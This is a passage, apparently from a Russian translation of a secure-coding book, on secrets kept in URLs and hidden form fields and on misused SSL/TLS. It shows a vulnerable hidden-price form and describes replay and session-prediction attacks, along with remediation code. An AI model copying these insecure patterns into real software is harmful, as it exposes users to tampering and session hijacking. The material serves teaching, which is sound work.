Еще одна распространенная ошибка связана с «загадочными URL»: многие Web-приложения хранят в URL информацию об аутентификации и другие важные данные. В некоторых случаях эти данные нельзя выставлять на всеобщее обозрение, поскольку противник может их перехватить и начать манипуляции с сеансом. В иных случаях загадочный URL применяется как особая форма контроля доступа взамен общепринятых систем на базе проверки верительных грамот (credentials). Другими словами, пользователь предъявляет системе свой идентификатор и пароль, и в случае успешной аутентификации та создает строку, представляющую данного пользователя.

Подверженные греху языки

Уязвим любой язык или технология, применяемые для создания Web-сайтов, например: PHP, Active Server Pages (ASP), C#, VB.NET, J2EE (JSP, сервлеты), Perl и CGI (Common Gateway Interface – общий шлюзовой интерфейс).

Как происходит грехопадение

С этим грехом связаны две разные ошибки, которые мы и рассмотрим поочередно.

Загадочные URL

Первая ошибка – это использование загадочных URL (Magic URL), содержащих либо секретную информацию, либо нечто, что может дать противнику доступ к секретной информации. Взгляните на следующий URL:

www.xyzzy.com?id=TXkkZWNyZStwQSQkdzByRA==

Интересно, что за строка следует после id. Вероятно, она представлена в кодировке base64; на это указывает небольшой набор ASCII-символов и завершающие знаки равенства. Если подать эту строку на вход декодера base64, то он тут же вернет расшифровку: «My$ecre+pA$$w0rD». Нет сомнений, что это «зашифрованный» пароль, а в качестве алгоритма этого с позволения сказать шифрования выступает base64! Не поступайте так, если ваши данные представляют хоть какую-то ценность.

Следующий фрагмент кода на языке C# показывает, как легко производятся base64-кодирование и декодирование:

```
string s = "<some string>";
string s1 = Convert.ToBase64String(UTF8Encoding.UTF8.GetBytes(s));
string s2 = UTF8Encoding.UTF8.GetString(Convert.FromBase64String(s1));
```

Короче говоря, хранить секретные данные в URL либо в теле HTTP-запроса или ответа – грех, если только полезная нагрузка не защищена криптографическими средствами.

Следует принять во внимание характер конкретного Web-сайта. Если данные, передаваемые в составе URL, используются для аутентификации, то, скорее всего, безопасность под угрозой. Впрочем, если сайт использует эти данные для определения членства в сообществе, то, может быть, ничего страшного и не случится. Все зависит от того, что именно вы пытаетесь защитить.

Представьте себе следующий сценарий. Вы создали и хотите продать сайт для организации фотогалерей, позволяющий пользователям загружать снимки, сделанные во время отпуска. Такая система может считаться основанной на членстве, поскольку фотографии, скорее всего, не секретны. Но допустим, что некий злоумышленник (Маллет) перехватил верительные грамоты другого пользователя (Дэйва) (имя, пароль или опознавательную строку), передаваемые в составе URL или полезной нагрузки. Тогда Маллет сможет отправить серверу от имени Дэйва запрос, в котором на сайт загружается порнографическое изображение. С точки зрения любого пользователя системы, картинка пришла от Дэйва, а не от Маллета.

Скрытые поля формы

Другая ошибка заключается в передаче важной информации от приложения клиенту в скрытом поле формы в надежде, что клиент (1) не сможет ее увидеть и (2) не сможет ей манипулировать. Но злоумышленнику ничего не стоит прочитать все, в том числе и скрытое, содержимое формы с помощью операции просмотра исходного HTML-кода, имеющейся в любом браузере, а затем отправить серверу поддельную форму с измененными значениями скрытых полей. Сервер понятия не имеет, кто выступает в роли клиента: браузер или Perl-сценарий! В представленных ниже примерах такая угроза безопасности разъясняется подробнее.

Родственные грехи

Иногда Web-разработчики совершают и другие грехи, в частности описанный под заголовком «Загадочные URL». Суть этого греха состоит в использовании негодных методов «шифрования».

Где искать ошибку

Искать нужно места в программе, где:

- Web-приложение получает секретную информацию из формы или из URL;
- для принятия решения о безопасности, доверии или авторизации используются данные;
- данные передаются по незащищенному или не заслуживающему доверия каналу.

Выявление ошибки на этапе анализа кода

Чтобы обнаружить загадочные URL, просмотрите весь серверный код Web-приложения и выпишите точки входа, через которые данные поступают из сети. Ищите следующие конструкции:

Язык	Ключевые слова
ASP.NET	Request, и манипуляции с метками, например *.text или *.value
Active Server Pages	Request
PHP	Доступ к $_REQUEST, $_GET, $_POST и $_SERVER
PHP версии 3.0 и ниже	$HTTP
CGI/Perl	Вызов метода param() объекта CGI
mod-perl	Apache::Request
ISAPI (C/C++)	Считывание из какого-либо поля структуры EXTENSION_CONTROL_BLOCK, например lpszQueryString или вызов таких методов, как GetServerVariable или ReadClient
ISAPI (Microsoft Foundation Classes)	CHttpServer или CHttpServerFilter с последующим чтением из объекта CHttpServerContext
Java Server Pages (JSP)	getRequest, request.getParameter

Для скрытых полей форм задача несколько проще. Ищите в коде места, где клиенту посылается HTML-код, содержащий строку вида:

```
type=HIDDEN
```

Напомним, что слово `hidden` может быть заключено в одинарные или двойные кавычки. Такой текст можно найти с помощью следующего регулярного выражения, которое написано на C#, но легко переносится на другие языки:

```
Regex r = new Regex("type\\s*=\\s*['\"]?hidden['\"]?",
      Regex.Options.IgnoreCase);
bool isHidden = r.IsMatch(stringToTest);
```

На Perl это выглядит так:

```
my $hidden = /type\s*=\s*['\"]?hidden['\"]?/i;
```

Для каждого найденного скрытого поля задайтесь вопросом, почему оно скрыто и что случится, если злоумышленник изменит его значение.

Тестирование

Самый лучший способ найти подобные ошибки – подвергнуть код анализу, но на случай, если это невозможно или вы что-нибудь пропустили, можно выполнить некоторые тесты. Например, такие инструменты, как TamperIE (www.bayden.com/Other), Web Developer (www.chrispederick.com/work/firefox/ webdeveloper) или Paessler Site Inspector (www.paessler.com), показывают исходный текст форм прямо в окне браузера. Они же позволяют модифицировать поля формы и отправлять их обратно серверу. На рис. 9.1 показано, как выглядит окно Paessler Site Inspector.




Рис. 9.1. Программа Paessler Site Inspector показывает текст форм на Web-странице

Примеры из реальной жизни

Следующие примеры взяты из базы данных CVE (http://cve.mitre.org).

CAN-2000-1001

Web-страница add_2_basket.asp в программе Element InstantShop позволяет противнику модифицировать информацию о цене, которая находится в скрытом поле «price».

Исходный текст формы выглядит следующим образом:

```
<INPUT TYPE = HIDDEN NAME = "id" VALUE = "AUTO0034">
<INPUT TYPE = HIDDEN NAME = "product" VALUE = "BMW545">
<INPUT TYPE = HIDDEN NAME = "name" VALUE = "Дорогая машина">
<INPUT TYPE = HIDDEN NAME = "price" VALUE = "100">
```

Вы можете записать в поле price (цена) любое значение, отправить форму на сайт, где установлена программа Element InstantShop, и получить очень дорогую машину всего за 100 долл. Правда, придется оплатить расходы по доставке.

Модификация скрытого поля формы в программе MaxWebPortal

Этой ошибке в CVE не присвоен номер, но она фигурирует также в базе OSVDB (www.osvdb.org) под номером 4933.

MaxWebPortal – это Web-портал и система организации онлайновых сообществ. Для решения большинства административных задач используются скрытые поля. Это позволяет злоумышленнику проанализировать код HTML-страниц, изменить значения в скрытых полях и потенциально получить доступ к функциям, предназначенным только для администраторов.

Например, можно записать в скрытое поле `news` значение 1. Тогда сообщение будет помещено на первую страницу в качестве новости!

Или можно параметру `allmem` (все члены) присвоить значение `true`. Тогда все члены сообщества получат почтовое сообщение. Таким образом можно завалить пользователей системы спамом.

Искупление греха

Анализируя угрозы, исходящие от загадочных URL и скрытых полей формы, а также возможные контрмеры, рассматривайте следующие варианты:

- противник просматривает данные;
- противник воспроизводит данные;
- противник предсказывает данные;
- противник изменяет данные.

Противник просматривает данные

Это представляет собой угрозу, только если данные конфиденциальны, например речь идет о пароле или идентификаторе, позволяющем войти в систему. Любая персональная информация также должна приниматься во внимание. Исправить ситуацию поможет использование протоколов Secure Socket Layers (SSL),

Transport Layer Security (TLS), Internet Protocol Security (IPSec) и других технологий шифрования секретных данных. Например, данные можно зашифровать на сервере, а потом отправить клиенту в скрытом поле или в виде кука, тогда клиент автоматически вернет те же данные серверу при следующем запросе. Поскольку ключ хранится на сервере, то эта строка не может быть интерпретирована клиентом, так что с точки зрения криптографии метод вполне приемлем.

Противник воспроизводит данные

Вы можете поддаться искушению зашифровать или свернуть секретные данные на сервере, воспользовавшись своим собственным алгоритмом, который вам представляется безопасным. Но подумайте, что произойдет, если противник сумеет воспроизвести зашифрованные или свернутые данные. Например, следующий код на C# вычисляет свертку имени и пароля пользователя и пересылает результат в скрытом поле, чтобы потом использовать для идентификации пользователя:

```
SHA1Managed s = new SHA1Managed();
byte [] h = s.ComputeHash(UTF8Encoding.UTF8.GetBytes(uid + ":" + pwd));
h = s.ComputeHash(h);
string b64 = Convert.ToBase64String(h);  // в кодировке base64
```

А вот аналогичный код на языке JavaScript (вызываемый из HTML или ASP-страницы) с применением COM-объекта CAPICOM в Windows:

```
// Результат хэширования в 16-ричном виде
var oHash = new ActiveXObject("CAPICOM.HashedData");
oHash.Algorithm = 0;
oHash.Hash("mikey" + ":" + "ABCDE");
oHash.Hash(oHash.Value);
var b64 = oHash.Value;  // результат в 16-ричном виде
```

Тот же код для вычисления свертки имени и пароля пользователя на Perl:

```
use Digest::SHA1 qw(sha1 sha1_base64);
my $s = $uid . ":" . $pwd;
my $b64 = sha1_base64(sha1($s)); # в кодировке base64
```

Отметим, что во всех этих примерах результат хэширования конкатенированной строки снова хэшируется, чтобы обойти уязвимость, которая называется *атакой с увеличением длины* (length extension attack). Объяснение этой уязвимости выходит за рамки данной книги[1], но если говорить о практической стороне дела, то не ограничивайтесь просто хэшированием конкатенированных данных, а сделайте одно из двух:

```
Result = H(data1, H(data2))
```

или

```
Result = H(H(data1 CONCAT data2))
```

---

[1] Смысл атаки в следущем: «зная свертку и длину некоторого неизвестного сообщения M, можно найти свертку другого сообщения N=M | Z (символ | обозначает конкатенацию), где Z – сообщение, выбранное противником, которое должно начинаться со специальной комбинации битов, но заканчиваться может любыми битами». (*Прим. перев.*)

Ниже приводится криптографически стойкая версия:

```
static string IterateHashAppendSalt(string uid, string pwd, UInt32 iter)
{
   // границы числа итераций
   const UInt32 MIN_ITERATIONS = 1024;
   const UInt32 MAX_ITERATIONS = 32768;

   // ограничить переданное значение параметра для безопасности
   if (iter < MIN_ITERATIONS) iter = MIN_ITERATIONS;
   if (iter > MAX_ITERATIONS) iter = MAX_ITERATIONS;

   // получить 24-байтовое начальное значение (затравку)
   const UInt32 SALT_BYTE_COUNT = 24;
   byte[] salt = new byte[SALT_BYTE_COUNT];
   new RNGCryptoServiceProvider().GetBytes(salt);

   // закодировать имя и пароль
   byte[] uidBytes = UTF8Encoding.UTF8.GetBytes(uid);
   byte[] pwdBytes = UTF8Encoding.UTF8.GetBytes(pwd);
   UInt32 uidLen = (UInt32)uidBytes.Length;
   UInt32 pwdLen = (UInt32)pwdBytes.Length;

   // скопировать uid, pwd и salt в буфер (массив байтов)
   byte[] input = new byte[SALT_BYTE_COUNT + uidLen + pwdLen];
   Array.Copy(uidBytes, 0, input, 0, uidLen);
   Array.Copy(pwdBytes, 0, input, uidLen, pwdLen);
   Array.Copy(salt, 0, input, uidLen + pwdLen, SALT_BYTE_COUNT);

   // вычислить хэш uid, pwd и salt
   // H(uid || pwd || salt)
   HashAlgorithm sha = HashAlgorithm.Create("SHA256");
   byte[] hash = sha.ComputeHash(input);

   // вычислить хэш от результата первого хэширования, начального
   // значения и номера итерации N раз
   // R0 = H(uid || pwd || salt)
   // Rn = H(Rn-1 || R0 || salt || i) ... N
   const UInt32 UINT32_BYTE_COUNT = 32/8;
   byte[] buff = new byte[hash.Length +
                          hash.Length +
                          SALT_BYTE_COUNT +
                          UINT32_BYTE_COUNT];

   Array.Copy(salt, 0, buff, hash.Length + hash.Length, SALT_BYTE_COUNT);
   Array.Copy(salt, 0, buff, hash.Length, hash.Length);
   for (UInt32 i = 0; i < iter; i++) {
      Array.Copy(hash, 0, buff, 0, hash.Length);
      Array.Copy(BitConverter.GetBytes(i), 0, buff,
                 hash.Length + hash.Length + SALT_BYTE_COUNT,
                 UINT32_BYTE_COUNT);
      hash = sha.ComputeHash(buff);
   }
   // построить строку вида base64(hash) : base64(salt)
   string result = Convert.ToBase64String(hash) + ":" +
      Convert.ToBase64String(salt);
   return result;
}
```

Но даже эта версия уязвима для атаки! В чем же уязвимость? Пусть, например, имя и пароль пользователя сворачиваются в строку «xE/f1/XKonG+/XFyq+Pg4FXjo 7g=», и вы включаете ее в состав URL в качестве доказательства того, что верительные грамоты были проверены. Противнику нужно лишь увидеть эту свертку и воспроизвести ее. Пароль ему знать вовсе необязательно! Вся эта «навороченная» криптография оказалась не стоящей и ломаного гроша! Исправить это упущение помогут такие технологии шифрования канала, как SSL, TLS или IPSec.

Противник предсказывает данные

В этом случае пользователь заходит на сайт, вводя свое имя и пароль по шифрованному соединению (SSL/TLS), сервер проверяет их и генерирует автоинкрементное значение для представления данного пользователя. В ходе дальнейшего взаимодействия с пользователем используется именно это значение, чтобы не проходить каждый раз всю процедуру аутентификации. Такую схему легко атаковать даже при наличии SSL/TLS. И вот как это делается. Настоящий, хотя и злонамеренный, пользователь соединяется с сервером и предъявляет свои верительные грамоты. Он получает от сервера идентификатор 7625. Затем он закрывает браузер, открывает его снова и входит с тем же именем и паролем. На этот раз он получает идентификатор 7267. Похоже, что для каждого нового пользователя идентификатор увеличивается на единицу, причем между двумя его заходами вошел кто-то еще. Чтобы перехватить чужой сеанс (защищенный протоколом SSL/TLS!), противнику остается лишь задать идентификатор равным 7266. Технологии шифрования не защищают от такого рода предсказаний. Но вы можете установить идентификатор соединения равным криптографически случайному числу. На языке JavaScript для этого можно воспользоваться COM-объектом CAPICOM:

```
var oRNG = new ActiveXObject("CAPICOM.Utilities");
var rng = oRNG.GetRandom(32, 0);
```

Примечание. CAPICOM вызывает функцию Windows CryptGenRandom.

При использовании PHP в ОС Linux или UNIX (в предположении, что система поддерживает специальное устройство /dev/random или /dev/urandom) можно написать такой код:

```
// наличие @ перед fopen не дает fopen вывести излишне много
// информации пользователю
$hrng = @fopen("/dev/random", "r");
if ($hrng) {
   $rng = base64_encode(fread($hrng,32));
   fclose($hrng);
}
```

И на языке Java:

```
try {
   SecureRandom rng = SecureRandom.getInstance("SHA1PRNG");
   byte b[] = new byte[32];
   rng.nextBytes(b);
```

```
} catch (NoSuchAlgorithmException e) {
   // Обработать исключение
}
```

Примечание. Стандартная реализация класса SecureRandom в Java обладает очень небольшим энтропийным пулом. Для управления сеансами и опознанием пользователей в Web-приложениях этого, может быть, и достаточно, но для генерирования долгосрочных ключей маловато.

Но с непредсказуемыми случайными числами связана одна потенциальная проблема: если противник может увидеть данные, то ему достаточно сохранить случайное число и воспроизвести его! Чтобы предотвратить такую возможность, можете зашифровать канал по протоколу SSL/TLS. Но опять же это зависит от конкретной угрозы.

Противник изменяет данные

И наконец, предположим, что вам наплевать на то, что противник может увидеть данные, но изменять их он не должен. Это как раз проблема «цены в скрытом поле». Вообще-то вы должны избегать подобных решений, но если по какой-то странной причине другого выхода нет, то можете поместить в форму код аутентификации сообщения (message authentication code – MAC). Если MAC-код, возвращенный браузером, отличается от того, что вы послали, или вообще отсутствует, то данные были изменены. Можете рассматривать MAC-код как свертку секретного ключа и данных. Чаще всего для вычисления свертки применяется алгоритм хэширования HMAC. Вам нужно лишь конкатенировать значения всех скрытых полей формы (или любых полей, которые вы хотите защитить) и свернуть результат с ключом, хранящимся на сервере. На C# код выглядит так:

```
HMACSHA1 hmac = new HMACSHA1(key);
byte[] data = UTF8Encoding.UTF8.GetBytes(formdata);
string result = Convert.ToBase64String(hmac.ComputeHash(data));
```

А на Perl – так:

```
use strict;
use Digest::HMAC_SHA1;

my $hmac = Digest::HMAC_SHA1->new($key);
$hmac->add($formdata);
my $result = $hmac->b64digest;
```

В PHP функции HMAC нет, но в архиве PHP Extension and Application Repository (PEAR) она имеется. (См. ссылку в разделе «Другие ресурсы».)

Результат вычисления MAC-кода можно включить в скрытое поле формы:

```
<INPUT TYPE = HIDDEN NAME = "HMAC" VALUE = "X8lbKBNG9cVVeF9+9rtB7ewRMbs">
```

Прочитав значение из поля HMAC, сервер может проверить, были ли изменены скрытые поля, для чего достаточно повторить операции конкатенирования и сворачивания.

Не используйте для этой цели функции хэширования. Применяйте MAC-коды, поскольку противник может повторить вычисление хэша. Заново же вычислить HMAC, не зная секретного ключа, невозможно.

Дополнительные защитные меры

Никаких дополнительных защитных мер не требуется.

Другие ресурсы

- Раздел о скрытых полях в спецификации W3C HTML: www.w3.org/TR/REC-html32#fields
- «Practical Cryptography» by Niels Ferguson and Bruce Schneier (Wiley, 2003), §6.3 «Weaknesses of Hash Functions»
- PEAR HMAC: http://pear.php.net/package/Crypt_HMAC
- «Hold Your Sessions: An Attack on Java Session-Id Generation» by Zvi Gutterman and Dahlia Malkhi: http://research.microsoft.com/~dalia/pubs/GM05.pdf

Резюме

Рекомендуется

- Проверяйте все данные, поступающие из Web, в том числе и посредством форм, на признаки злоумышленности.
- Изучите сильные и слабые стороны применяемого вами подхода, если вы не пользуетесь криптографическими примитивами.

Не рекомендуется

- Не встраивайте конфиденциальные данные в HTTP-заголовки и в HTML-страницы, в том числе в URL, куки и поля форм, если канал не шифруется с помощью таких технологий, как SSL, TLS или IPSec, или данные не защищены криптографическими средствами.
- Не доверяйте никаким данным в Web-форме, поскольку злоумышленник может легко подставить любые значения вне зависимости от того, используется SSL или нет.
- Не думайте, что приложение защищено, коль скоро вы применяете криптографию: противник может атаковать систему другими способами. Например, он не станет угадывать случайные числа криптографического качества, а просто попытается подсмотреть их.

Грех 10. Неправильное применение SSL и TLS

В чем состоит грех

Протокол Secure Sockets Layer (SSL – протокол защищенных сокетов), а равно пришедший ему на смену Transport Layer Security (TLS – протокол защиты транспортного уровня) – это два наиболее популярных в мире протокола защиты сетевых соединений. SSL широко используется в браузерах для обеспечения безопасности электронной торговли. Он применяется для защиты сети и во многих приложениях, не предназначенных для работы в Web. На самом деле, говоря о безопасности, программисты часто имеют в виду именно протокол SSL.

> **Примечание**. Для краткости мы будем считать, что аббревиатура SSL обозначает оба протокола: SSL и TLS.

Программные API, поддерживающие SSL, обычно заменяют традиционную абстракцию TCP-сокета, соединяющего две точки, понятием «защищенного сокета» (отсюда и название протокола). Это означает, что SSL шифрует трафик, проверяет целостность сообщений и предоставляет каждой стороне возможность аутентифицировать партнера.

SSL, на первый взгляд, прост. Для большинства программистов он выглядит как прозрачная замена одних сокетов другими. При этом еще надо добавить простую начальную аутентификацию, работающую по защищенному соединению, и вроде бы все. Однако за этой кажущейся простой скрывается несколько проблем, и некоторые из них весьма серьезны. Самое главное – это то, что надлежащая аутентификация сервера обычно не выполняется автоматически. Для этого нужно написать довольно много кода.

А если сервер не аутентифицирован, то противник может подслушивать передачу, модифицировать данные и даже полностью перехватить сеанс, оставаясь незамеченным. И сделать это гораздо проще, чем вы можете себе представить; в сети есть множество программ с открытыми исходными текстами для организации такой атаки.

Подверженные греху языки

Проблемы SSL связаны с самим API, а не с языком, на котором он реализован. Следовательно, уязвимы программы на любом языке. Протокол HTTPS (HTTP

поверх SSL) в этом отношении надежнее, чем сам SSL, поскольку в нем аутентификация производится обязательно, а не оставлена на усмотрение разработчика. Таким образом, HTTPS возлагает ответственность за принятие решения на пользователя.

Как происходит грехопадение

SSL – это протокол с установлением соединения (хотя рабочая группа по развитию Интернет (IETF) обещает скоро выпустить версию, не требующую соединения). Основное назначение SSL – обеспечить передачу сообщений по сети между двумя сторонами, каждая из которых настолько, насколько это возможно, уверена в том, с кем общается (разумеется, полную гарантию дать затруднительно), и при этом гарантировать, что сообщения не сможет ни прочитать, ни модифицировать противник, имеющий доступ к сети.

Прежде чем начать сеанс защищенной передачи произвольных данных по протоколу SSL, обе стороны должны аутентифицировать друг друга. Почти всегда клиент должен аутентифицировать сервера. Сервер может согласиться на общение с анонимным пользователем, возможно, для того чтобы зарегистрировать его. В противном случае сервер сам аутентифицирует клиента. Обе процедуры могут происходить одновременно (взаимная аутентификация). Или сервер может затребовать аутентификацию (например, путем ввода пароля) позже, когда защищенный канал уже будет создан. Но легитимность аутентификации сервера зависит от качества аутентификации клиента. Если клиент не убедился, что общается с нужным ему сервером, то место сервера может занять противник, который будет получать от клиента данные и потом передавать их серверу (эта атака относится к типу «человек посередине»). Так может произойти, даже если клиент посылает серверу правильный пароль.

В протоколе SSL принята модель «клиент-сервер». Зачастую клиент и сервер аутентифицирую друг друга, пользуясь разными механизмами. Для аутентификации сервера обычно применяют инфраструктуру открытого ключа (Public Key Infrastructure – PKI). В ходе организации канала сервер создает сертификат, который содержит открытый ключ для нового сеанса, а также дополнительные данные (имя сервера, дату истечения срока действия сертификата и т. д.). Все эти данные криптографически связаны друг с другом и с ключом. Но клиент должен быть уверен, что сертификат действительно выпущен данным сервером.

PKI – это механизм, который позволяет проверить, что сертификат принадлежит серверу, поскольку он подписан доверенной третьей стороной – удостоверяющим центром (УЦ) (Certification Authority – CA). (Технически может существовать цепочка промежуточных УЦ на пути от сертификата к корневому УЦ.) Для контроля подлинности сертификата нужно проделать немало работы. Прежде всего у клиента должна быть какая-то основа для проверки подписи УЦ. В общем случае вместе с клиентом устанавливаются сертификаты хорошо известных корневых УЦ, например VeriSign или сертификат корпоративного УЦ. Последнее позволяет развертывать SSL в масштабе одного предприятия. Коль скоро откры-

тый ключ УЦ известен, клиент может проверить цифровую подпись и тем самым убедиться, что сертификат не изменился с момента подписания его УЦ.

Обычно сертификат действует только в течение некоторого времени, у него, как и у кредитной карточки, есть даты начала и окончания срока действия. Если сертификат недействителен, клиент не должен принимать его. Теоретическое обоснование этого ограничения состоит в том, что чем дольше существует сертификат и соответствующий ему закрытый ключ, тем выше шансы, что этот ключ мог быть похищен. Кроме того, по истечении срока действия сертификата УЦ уже не обязан следить, был ли скомпрометирован ассоциированный с ним закрытый ключ.

На многих платформах предустановлен единый список корневых сертификатов, пригодных для установления степени доверия. Библиотеки могут предоставлять средства для контроля всей цепочки доверия на пути к корневому сертификату, хотя это и необязательно. Могут также предоставляться или не предоставляться средства для проверки истечения срока действия сертификата. При использовании HTTPS библиотека обычно все это делает, так как спецификация HTTPS явно этого требует (а чтобы отключить проверку, вы сами должны будете написать некий код). В остальных случаях вам, возможно, придется программировать проверки своими силами.

Даже если используемая вами библиотека для поддержки SSL делает все, что нужно, есть еще ряд аспектов, вызывающих вопросы. Например, хотя описанная выше процедура контролирует цепочку доверия и гарантирует, что срок действия сертификата не истек, вы все равно не можете быть уверены, что на другом конце находится сервер, с которым вы готовы обмениваться данными. Предположим, что вы хотите обращаться к службе на машине example.com. Вы устанавливаете SSL-соединение, получаете сертификат, проверяете, что он не истек и подписан известным УЦ. Но вы не проверили, выпущен ли этот сертификат от имени example.com или attacker.org. Если противник подсунул свой сертификат, как вы об этом узнаете?

Это реальная проблема, поскольку противник без труда может получить сертификат из доверенного источника, оставаясь анонимным. И для этого не нужно красть чужие верительные грамоты, можно обойтись и законными методами, поскольку некоторые входящие в иерархию доверия УЦ предъявляют очень либеральные требования к аутентификации физического лица. (Автор получал сертификаты в центре, который проверял лишь регистрационную информацию, связанную с доменом, а ее саму нетрудно сфабриковать.) К тому же в большинстве случаев системы, которые не знают, как правильно выполнять контроль, скорее всего, не сохраняют сертификаты после использования и не протоколируют информацию, необходимую для уличения преступника, а потому, используя собственный сертификат, противник мало чем рискует. Да и предъявление чужого сертификата может сработать.

Самый лучший способ удостовериться в подлинности сертификата – проверять все без исключения поля, а особенно доменное имя. Оно может находиться в двух полях: DN (distinguished name – отличительное имя) и в поле subjectAltName

типа dnsName. Отметим, что в этих полях, помимо имени хоста, содержится и другая информация.

Хорошо, все это вы прилежно выполнили. Значит ли это, что все опасности SSL позади? Отнюдь. Исключив самые серьезные и наиболее распространенные опасности (подсовывание противником сертификата, не подписанного известным УЦ или содержащим некорректные данные), вы даже не приблизились к опушке леса. Что, если закрытый ключ, ассоциированный с сертификатом, был похищен? Предъявив такое удостоверение, противник может притвориться сервером, и никакой из рассмотренных выше способов контроля об этом не узнает, даже если администратор настоящего сервера обнаружил факт компрометации и сменил верительные грамоты. Даже протокол HTTPS уязвим в этой ситуации, несмотря на строгий подход к обеспечению безопасности по SSL.

Необходим какой-то способ сообщить, что сертификат сервера соответствует недействительным верительным грамотам. Таких способов два. Первый – это список отозванных сертификатов (CRL). Идея в том, что УЦ ведет список всех плохих сертификатов, и вы можете загрузить его: по протоколу HTTP или LDAP (Lightweight Directory Access Protocol – облегченный протокол службы каталогов). Но у CRL несколько проблем:

- между кражей закрытого ключа и моментом загрузки CRL может пройти значительное время. Ведь факт кражи нужно еще обнаружить и сообщить об этом УЦ. Затем УЦ должен добавить ассоциированный с украденным ключом сертификат в CRL и опубликовать новую версию списка. Пока все это будет тянуться, противник успеет притвориться каким-нибудь популярным Web-сайтом;
- проверить, что сертификат находится в CRL, не очень просто, поскольку эта процедура плохо поддержана. Библиотеки для работы с SSL обычно включают неполную поддержку (или вообще никакой). Если же библиотека все-таки поддерживает CRL-списки, то обычно нужно написать много кода, чтобы загрузить их и проверить. К тому же УЦ не всегда четко информируют о том, где искать CRL-список (предполагается, что адрес должен быть прописан в самом сертификате, но в большинстве случае это не так). Некоторые УЦ обновляют свои CRL редко, а есть и такие, что вообще не публикуют их.

Другую возможность предоставляет протокол онлайнового запроса статуса сертификата (OCSP – Online Certificate Status Protocol). Его назначение – уменьшить промежуток времени, в течение которого сервер уязвим, за счет внедрения онлайновой службы, у которой можно запросить статус сертификата. Но, как и в случае CRL, этот протокол не слишком хорошо поддерживается. (Вопреки требованиям стандарта IETF многие УЦ и библиотеки для работы с SSL не поддерживают его вовсе, а в тех, которые поддерживают, этот режим, скорее всего, по умолчанию отключен.) Кроме того, есть проблемы, присущие только OCSP. Самая очевидная из них – в том, что необходим доступ по сети к службе, отвечающей на запросы. Поэтому при реализации OCSP нужно считать сертификат недействительным в случае недоступности службы или хотя бы реализовать второй

эшелон обороны: загружать и проверять CRL, причем отказываться принимать сертификат, если CRL последний раз обновлялся слишком давно.

Основные проблемы SSL мы описали, но есть еще кое-что, заслуживающее хотя бы краткого упоминания. Во-первых, в предыдущих версиях SSL были просчеты, как серьезные, так и не очень. Мы рекомендуем пользоваться последней версией TLS, а не устаревшими. Особенно это относится к версиям SSLv2 и PCT. Это может оказаться нелегко, поскольку библиотеки по умолчанию часто в ходе установления сеанса соглашаются на любую версию протокола, поддерживаемую другой стороной. Не применяйте шифры, не обладающие достаточной криптографической стойкостью. Особенно избегайте семейства шифров RC4. Этот шифр известен своим быстродействием, поэтому к нему часто прибегают в надежде повысить производительность приложения, хотя при использовании SSL этот выигрыш не так заметен. Но RC4 криптографически нестоек, есть данные в пользу того, что его можно вскрыть при наличии достаточно большого объема зашифрованных данных, даже если следовать всем рекомендациям. А вообще-то узкое место для большинства приложений – это операции с открытым ключом во время начальной аутентификации, а не последующее шифрование (если, конечно, вы не пользуетесь шифром 3DES).

Родственные грехи

В этой главе мы говорим главным образом об аутентификации сервера клиентом, хотя в общем случае и сервер должен аутентифицировать клиента. Обычно клиент должен сначала аутентифицировать сервера. Убедившись, что общается с нужным партнером по защищенному каналу, клиент посылает свои верительные грамоты (хотя SSL предлагает и другие механизмы, на выбор). Протоколы аутентификации клиента, особенно по паролю, сопряжены с целым рядом рисков, как вы увидите в грехе 11.

По сути дела наша основная трудность – это частный случай гораздо более широкой проблемы, заключающейся в том, что две стороны хотят выработать общий криптографический ключ, но делают это небезопасным способом. Эта проблема будет рассмотрена в грехе 17.

Помимо того, некоторые библиотеки повышают риск, выбирая неудачные ключи. Причина – в использовании случайных чисел недостаточно высокого качества. Это тема греха 18.

Где искать ошибку

Есть несколько мест, на которые следует обратить внимание, и прежде всего это недостаточно тщательная проверка подлинности сертификата. Ищите места, где:

- используется SSL или TLS;
- не используется HTTPS;
- ни библиотека, ни приложение не проверяют, что сертификат выпущен известным УЦ;

- ни библиотека, ни приложение не контролируют важные поля в сертификате сервера.

Если приложение не удовлетворяет этим требованиям, то проверять, отозван ли сертификат, обычно не имеет смысла, так как есть проблемы, куда более серьезные, чем похищенные верительные грамоты.

Если же с указанными выше задачами приложение справляется, то следует обратить внимание на вопросы, связанные с CRL:

- используется SSL или TLS;
- не проверяется, был ли похищен закрытый ключ сервера и не отозван ли сертификат.

Выявление ошибки на этапе анализа кода

Прежде всего найдите все точки входа в приложение из сети. Для каждой точки входа определите, используется ли протокол SSL. API сильно зависит от библиотеки и языка, но поиска по словам «SSL» и «TLS» без учета регистра обычно хватает. Если вы пользуетесь старыми библиотеками Windows, ищите слово «PCT» (Private Communication Technology – технология защищенной связи), это устаревшая версия предшественника SSLv3, разработанная Microsoft. Если некоторая точка входа не защищена SSL, может возникнуть серьезная проблема!

